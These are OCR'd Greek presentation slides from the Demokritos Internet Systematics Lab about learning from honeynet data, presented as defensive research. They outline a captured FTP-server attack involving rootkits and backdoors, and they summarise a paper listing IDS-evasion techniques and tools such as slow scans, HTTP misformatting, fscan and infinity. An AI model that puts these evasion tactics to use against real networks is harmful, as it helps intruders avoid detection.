
ΤΙ ΜΑΘΑΜΕ

- Εντοπίσαμε μια επίθεση που χρησιμοποίησε μια τακτική επίθεσης 4 φάσεων:
  - Αναζήτηση ftp servers
  - Αναγνώριση των ευάλωτων στόχων
  - Επίθεση / Εγκατάσταση rootkits
    - Απόκρυψη παρουσίας χακερ
    - Πρόσβαση με backdoors
    - Προστασία του μηχανήματος κλείνοντας την αρχική αδυναμία(vulnerability)
  - Έλεγχος επιτυχής εγκατάστασης rootkit
- Η εκμετάλλευση της αδυναμίας γίνεται σε ανύποπτο χρόνο. Αποβλέποντας στον καθησυχασμό του διαχειριστή από το έντονο scanning που προηγήθηκε
- Η αδυναμία ήταν ήδη γνωστή, ας σκεφτούμε τον κίνδυνο που απορρέει από άγνωστες ως σήμερα αδυναμίες !!!

Μάθηση στο ISLab με το Honeynet

- Αξιοποίηση CMS στο intranet του εργαστηρίου
  - για συλλογική μάθηση και διάχυση Γνώσης
  - για δημιουργία κρίσιμης μάζας τεχνογνωσίας
- Κύρια πηγή Γνώσης είναι οι πραγματικές απειλές στο Δίκτυο
  - Εντοπισμός και ανάλυση απειλών
  - Εξειδίκευση μέσα από Λειτουργική εμπειρία
- Ακολουθούν ‘οθόνες’ από τις διαδικασίες του εργαστηρίου

Διαχείριση Γνώσης με CMS



News/Story μηχανισμός επικοινωνίας

News/Story Γνωστικό αντικείμενο

Data Analysis Articles
Posted by elgar on (3 Reads)


Anti-IDS Tools and Tactics
2001
http://www.sans.org/rr/intrusion/anti-ids.php

Αυτό το κειμενάκι αναφέρει αρκετούς τρόπους που υπάρχουν για να προσπεράσει ένας blackhat ένα IDS χωρίς να γίνει αντιληπτός. Μερικοί από αυτούς τους τρόπους είναι και οι: Slow scans, Case sensitivity , HTTP mis-formating και reverse traversal. Στο τέλος του κειμένου ο συγγραφέας παραθέτει και κάποια tools που χρησιμοποιούνται για να ξεπερνάνε IDS οπως το fscan και το infinity. (...read more)

Read more... (3122 bytes more) **comments?**

Διεπαφή του CMS 1

Διεπαφή CMS 2



Χάρτης Θεμάτων


Current active topics
Click to list all articles in this topic

Honeynet Project

Hn Data Analysis

Snort

BookChapter5-genII


Προοπτικές/Συνεργασιες


Hn Bridge2


Snort Module Project (από Παπανάνο)


Ψάξιμο και ανάπτυξη διαφόρων tools

Open NMS

Operational Ariadne-t


Bulding our Sites


Προτάσεις για tasks,πτυχιακές κια topics



Bug report

Blackhats


Buffer overflow detection

Σύστημα Ελέγχου Γεγονότων

Operational Monitoring



ΣΥΜΠΕΡΑΣΜΑΤΑ


- Παρακολούθηση των διεθνών εξελίξεων
- Δυνατότητες του εργαστηρίου για εξειδίκευση στελεχών
- Ανοικτή πρόσκληση συνεργασίας
- Συμβολή στην ανάπτυξη τεχνογνωσίας για την προστασία της Εθνικής υποδομής Internet

ΑΞΙΟΠΟΙΗΣΗ ΤΗΣ ΤΕΧΝΟΛΟΓΙΑΣ HONEYNET

ΟΜΙΛΗΤΗΣ: Δρ. Ιωάννης Κοροβέσης

Εργαστήριο: Internet Systematics Lab

ΚΗΥ/ΜΟΝΑΔΑ ΔΙΚΤΥΩΝ



ΕΘΝΙΚΟ
ΚΕΝΤΡΟ
ΕΡΕΥΝΑΣ
ΦΥΣΙΚΩΝ
ΕΠΙΣΤΗΜΩΝ
"ΔΗΜΟΚΡΙΤΟΣ"

http://islab.demokritos.gr

http://www.lab.epmhs.gr

http://www.honeynet.org/alliance/